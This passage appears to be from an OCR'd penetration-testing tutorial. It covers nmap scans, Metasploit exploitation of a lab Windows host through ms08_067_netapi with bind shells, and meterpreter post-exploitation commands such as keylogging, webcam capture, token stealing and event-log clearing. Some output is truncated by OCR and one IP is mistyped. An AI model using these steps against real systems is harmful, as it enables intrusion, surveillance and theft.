
usage :nmap -sU 192.168.217.131



Tcp Null scan:

Now we are performing null scan to trick the firewalled system and to get the response from that system.

Usage: nmap -sN 192.168.217.131



Operating system and version detection


To find the operating system of the target we will use -O option.

Usage: nmap -O 192.168.217.131

To find the version detection:

Using Nmap we can find versions of the services running on the ports. We wil use -sV option to do this.

Usage :nmap -sV 1921.168.217.131



You can combine bothe -O and -SV options at a time
usage: nmap -O -sV 192.168.217.131

These are some nmap commands to find the target services and open ports and operating system info.There are many other advanced options that exist in nmap.I highly recommend a book "nmap cookbook" to know more about nmap and explore many options that exist nmap.

Chapter Four

Exploitation

Exploitation is the meridian for every security engineer.It is a great feeling to exploit a first machine and get full control over that machine.Exploitation is a very difficult task to accomplish.we need to know much about the target.In this chapter i will show you advanced techniques to get shell on the target system and you will gain full control over the victim system.


Before reading this chapter please read chapter two to know the basics of metasploit.I am going to use the msfconsole throught out this chapter.

Basic exploitation:

I am going to use ms08_067_netapi exploit.you can get much information about this exploit in the below link.

http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi

Metasploit has a great feature tab completion.If we dont know about particular exploit press tab twice it to get some suggestions displayed.



You can see it displays various exploits.Or you can search for particular exploit using search command.

Search netapi:

Usage: search "exploit name"

```
msf > search netapi

Matching Modules
================

   Name                                      Disclosure Date          Rank
   ----                                      ---------------          ----
   exploit/windows/smb/ms03_049_netapi       2003-11-11 00:00:00 UTC  good
tion Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi       2006-08-08 00:00:00 UTC  good
Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc       2006-11-14 00:00:00 UTC  manual
tion Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi       2008-10-28 00:00:00 UTC  great
Service Relative Path Stack Corruption
```

show: show command is used to view various exploits,payloads,encoders .

Usage: show exploits,show payloads, show encoders.

Steps to exploit our first windows machine.

Step 1: use exploit/windows/smb/ms08_067_netapi.

Step 2: show options to view various options.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    Type ip address  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```


RHOST(Remote Host): It is the remote host,we should type the remote ip address of the target system.

LHOST(Local Host): It is the local host , that means our system ip address.

Step 3: set RHOST 192.168.217.131

Set and setg : Using these commands we can set the variable to a particular field.

Setg command is used to set a varialble globally.so we can use that variable throught out penetration test.




Step 4: set a payload for our exploit.

Usage:show payloads

You can see a huge payload list.Now we will use a payload bind shell.It directly binds with the target port 445 .

Setting a Payload:

Usage: **set Payload windows/shell/bind_tcp**



Step 5 :To get the shell on the target computer, use the command "exploit".This command runs the payload against the target system.Then you will get a remote shell on the target system.

Usage: **exploit.**

For confirmation, you can check the ip address of the remote system just by typing "ipconfig"

Congratulations! you have exploited the your first windows machine.Now you can create your own folders and and run the files remotely on the target system.To give more power to exploitation we willl user meterpreter payload.I will disscuss this payload in later.

Commands used in this chapter

1)use exploit/windows/smb/ms08_067_netapi ---> To select a particular exploit

2)show options ----------> To view the options

3) set RHOST ----------> Victim ip address which we have to set

4) windows/shell/bind_tcp----------> To set the particular payload

5) exploit---------->To run the payload

Chapter Five
Introduction about Meterpreter

Meterpreter is the forerunner product in Metasploit framework which is leveraged as a payload after exploitation.Meterpreter is used to enhance the post exploitation.

Features:

It does not create a new process and completely resides in the memory.So there is no chance of detection.It does not write any data on the disk.All the communication from the attacker to the victim is completely encrpyted.It creates a separate channel to encrypt the data.


Meterpreter has huge options to ease our post exploitation.We can gain full control over the victim system.

Exploitation using meterpreter :

In this we follow the same procedure as the above exploitation,except the payload.Here we will use meterpreter as the payload to get the meterpreter shell.

Step 1: Choose a exploit.

Usage: use exploit/windows/smb/ms08_067_netapi




Step 2: RHOST :This is the victim ip address.


Step 3 : **Setting the meterpreter as paylaod.**

Usage: **Set payload windows/meterpreter/bind_tcp**

Step 4: **run "exploit" command.**



Here you got Shell as meterpreter.you can do a variety of tasks using this shell.I will explain those in the later chapters. Here is the list of commands.



These are only few commands .There are many more.In the later chapter you will come across all those commands.

Chapter Six

Post Exploitation using Meterpreter

We can significantly improve the post exploitation using meterpreter.Many of us think, getting shell on the target system is an important task,but to control our target system is very important.We can control our target extensively by using meterpreter.Meterpreter is the extension to metasploit framework that allows us to levarage metasploit's functionality and further compromise our target.

We can do many amazing tasks using meterpreter payload like webcam snap shot,dumping hashes,monitoring keystrokes,downloading files from the target and uploading files into the target and many more.You can see all those tasks in this chapter.

First,we have to compromise our target using meterpreter then we will get a meterpreter shell.Follow the procedure in the above chapter"Introduction to Meterpreter" to exploit the target.Meterpreter has a very huge command list, i will try to cover 95% of commands in this chapter.Practice all the commands which i disscuss in this chapter to become comfortable with Meterpreter.

Meterpreter commands are divided into many sections depending upon their usage.I will discuss all the commands not in the same order, but in a random order , depending upon the task.

1.Core commands
2.Stdapi :System commands
3.Stdapi :File sytem commands
4.Stdapi :User interface commands
5.Stdapi :Networking commands
6.priv commands

Some of these commands are self explanatory, you can easily understand those commands by reading the description.I will leave those commands as an exercise to you.I will highly recommend you to read the book "Introduction to the command line(Second Edition):The fat free guide to Unix and Linux Commands" to become familiar in linux Operating system.This book gives you a good knowledge on linux commands and how to use them efficiently.

1) Core commands:

```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel
```

2) System Commands:

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    sysinfo       Gets information about the remote system, such as OS
```

3) File system commands:

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

4) User interface and webcam commands

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    webcam_list   List webcams
    webcam snap   Take a snapshot from the specified webcam
```


5)Networking commands:

6)Priv commands

1)Core commands:Core commands are basic meterpreter commands.

1)Background:This commands are used to background a meterpreter session and we will come back to the exploit module.
To view the available sessions "sessions -l"
To interact with the seesion we have to use "sessions -i 'session id'
eg: sessions -i 1


2)bgrun:This command is used to execute a meterpreter script as the background process.




3)info:It gives the descriptiona about selected post exploitation module
Usage: inof module name.

